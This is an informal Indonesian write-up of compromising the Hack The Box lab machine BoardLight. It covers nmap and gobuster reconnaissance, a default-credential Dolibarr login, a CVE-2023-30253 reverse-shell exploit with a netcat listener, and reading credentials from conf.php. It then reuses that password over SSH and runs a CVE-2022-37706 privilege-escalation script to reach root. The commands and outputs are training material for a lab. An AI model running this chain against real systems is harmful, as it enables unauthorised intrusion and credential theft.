Jancuk Pristail

(boardlight aja cust im newbie)

(jir liat writeup aja berjam-jam hari sabtu gweh buat ngepwn boardlight)


Prerequisites

1. Memiliki akun htb pada hackthebox.com
2. Memiliki OS kali pada VM atau machine langsung

Real Writeup

Disclaimer dulu saya ngerjain sambil liat writeup punya orang, yah karena saya sebenernya juga baru. Akan tetapi, dipikir-pikir soal jancuk lebih asik dibandingkan ctf, w sampe kepikiran langganan vip hackthebox.com-nya bjir awkoawokawk

Langkah pertama yang harus dilakukan adalah connect ke openvpn yang disediakan oleh htb untuk mengakses machine mereka.



Terus join machine, foto di atas saya sudah join machine-nya jadi tombolnya gak ada .

Pada kali linux jalankan command

- sudo nmap -sC -sV -A -Pn 10.10.11.11


```
┌──(indra㉿kali)-[~/Desktop]
└─$ sudo nmap -sC -sV -A -Pn 10.10.11.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-31 15:39 WIB
Nmap scan report for 10.10.11.11
Host is up (0.26s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
|   256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)
|_  256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.41 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=8/31%OT=22%CT=1%CU=37173%PV=Y%DS=2%DC=T%G=Y%TM=66D2
OS:D72F%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=C)
OS:SEQ(SP=103%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=103%GCD=1%ISR=10B%TI
OS:=Z%CI=Z%II=I%TS=C)SEQ(SP=104%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M5
OS:3CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11NW7%O
OS:6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%D
OS:F=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0
OS:%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=
OS:Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%
OS:RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%I
OS:PL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 995/tcp)
HOP RTT       ADDRESS
1   261.17 ms 10.10.14.1
2   261.03 ms 10.10.11.11

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 91.77 seconds
```

Dari hasil diatas didapatkan bahwa, port tcp (22) dan service ssh sedang berjalan. Selain itu, TCP (80) juga open.

Lakukan perintah berikut untuk mengakses website(?) (not sure, I'm really not sure)

- sudo echo "10.10.11.11 board.htb" | sudo tee -a /etc/hosts

nanti kita bisa akses websitenya menggunakan IP pada firefox



Pada website ini terdapat 4 halaman

1. index.php
2. about.php
3. do.php
4. contact.php

coba kita cari subdomain pada website ini menggunakan gobuster


download terlebih dahulu wordlistnya menggunakan command ini

- wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/DNS/subdomains-top1million-5000.txt -O ./common.txt

command di atas buat menyesuaikan kondisiku sendiri sih, mungkin ada command lain

lalu jalankan command

- gobuster vhost --domain board.htb -u http://10.10.11.11 \
  -w ~/Desktop/common.txt \
  --append-domain




Eits, nemu sesuatu nih crm.board.htb

Kita jalankan command yang sama seperti yang diatas


- sudo echo "10.10.11.11 crm.board.htb" | sudo tee -a /etc/hosts

```
┌──(indra㉿kali)-[~/Desktop]
└─$ sudo echo "10.10.11.11 crm.board.htb" | sudo tee -a /etc/hosts
[sudo] password for indra:
10.10.11.11 crm.board.htb
```

Kita buka http://crm.board.htb di firefox dan menemukan sebuah login page



Hmm dolibarr digunakan untuk ERP dan CRM, default credetentials dari Microsoft adalah admin:admin
coba deh,



Oke mantap, kita masuk

Terus kita mau reverse shell, kita coba cari exploit-nya di github

Oke ketemu satu, https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253

Lakukan netcat terlebih dahulu ke sebuah port

(bagian nc sama python3 kebalik jir kalo di write-up jadi stuck anjir, ternyata yang bener tuh listen port dulu baru exploit)

- nc -lnvp 1234

lallu jalankan command

- python3 exploit.py http://crm.board.htb <lhost> <lport>

contoh: python3 exploit.py http://crm.board.htb 10.10.14.58 1234

nanti kita bisa dapet access ke shell-nya

```
┌──(indra㉿kali)-[~/Desktop]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.58] from (UNKNOWN) [10.10.11.11] 39982
bash: cannot set terminal process group (864): Inappropriate ioctl for device
bash: no job control in this shell
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ cat /etc/passwd | grep bash
```

Pindah ke conf buat liat conf.php (asli pemula banget, liat writeup jir)

```
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$
```

- cat conf.php

```
cat conf.php
<?php
//
// File generated by Dolibarr installer 17.0.0 on May 13, 2024
//
// Take a look at conf.php.example file for an example of conf.php file
// and explanations for all possibles parameters.
//
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
// Authentication settings
$dolibarr_main_authentication='dolibarr';

//$dolibarr_main_demo='autologin,autopass';
// Security settings
$dolibarr_main_prod='0';
$dolibarr_main_force_https='0';
$dolibarr_main_restrict_os_commands='mysqldump, mysql, pg_dump, pgrestore';
$dolibarr_nocsrfcheck='0';
$dolibarr_main_instance_unique_id='ef9a8f59524328e3c36894a9ff0562b5';
$dolibarr_mailing_limit_sendbyweb='0';
$dolibarr_mailing_limit_sendbycli='0';

//$dolibarr_lib_FPDF_PATH='';
//$dolibarr_lib_TCPDF_PATH='';
//$dolibarr_lib_FPDI_PATH='';
//$dolibarr_lib_TCPDI_PATH='';
//$dolibarr_lib_GEOIP_PATH='';
//$dolibarr_lib_NUSOAP_PATH='';
//$dolibarr_lib_ODTPHP_PATH='';
//$dolibarr_lib_ODTPHP_PATHTOPCLZIP='';
//$dolibarr_js_CKEDITOR='';
//$dolibarr_js_JQUERY='';
//$dolibarr_js_JQUERY_UI='';

//$dolibarr_font_DOL_DEFAULT_TTF='';
//$dolibarr_font_DOL_DEFAULT_TTF_BOLD='';
$dolibarr_main_distrib='standard';
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$
```

Lanjut coba login sebagai larissa pake ssh

- ssh larissa@10.10.11.11

  password sesuai dengan yang ada di conf.php dolibarr_main_db_pass

  password: serverfun2$2023!!

```
┌──(indra㉿kali)-[~/Desktop]
└─$ ssh larissa@board.htb
larissa@board.htb's password:
Connection closed by 10.10.11.11 port 22

┌──(indra㉿kali)-[~/Desktop]
└─$ ssh larissa@board.htb
larissa@board.htb's password:
Last login: Sat Aug 31 06:50:57 2024 from 10.10.14.8
larissa@boardlight:~$ ls
crack.sh  Desktop  Documents  Downloads  exp.sh  Music  Pictures  Public  Templates  user.txt  Videos
larissa@boardlight:~$ cat user.txt
7a74ed2883e9f7ef0be4735229b93936
larissa@boardlight:~$
```

exploit buat ke root


https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit/blob/main/exploit.sh

langkahnya kalo saya


bikin file .sh

- touch exploit.sh
- copas code github-nya ke exploit.sh
- chmod +x exploit.sh
- ./exploit.sh


Tada, sudah jadi root



NGELAG BANGET COOk



AJG lah seharian ngerjain jancuk meskipun pake writeup



Reference

- https://github.com/lmriccardo/htb-write-ups/tree/master/Machines/Easy/boardlight
- https://blog.213.lv/boardlight-hackthebox/
- https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit/blob/main/exploit.sh
- https://www.exploit-db.com/exploits/51180
- https://medium.com/@RejuKole.com/boardlight-htb-walkthrough-by-reju-kole-69656ec11832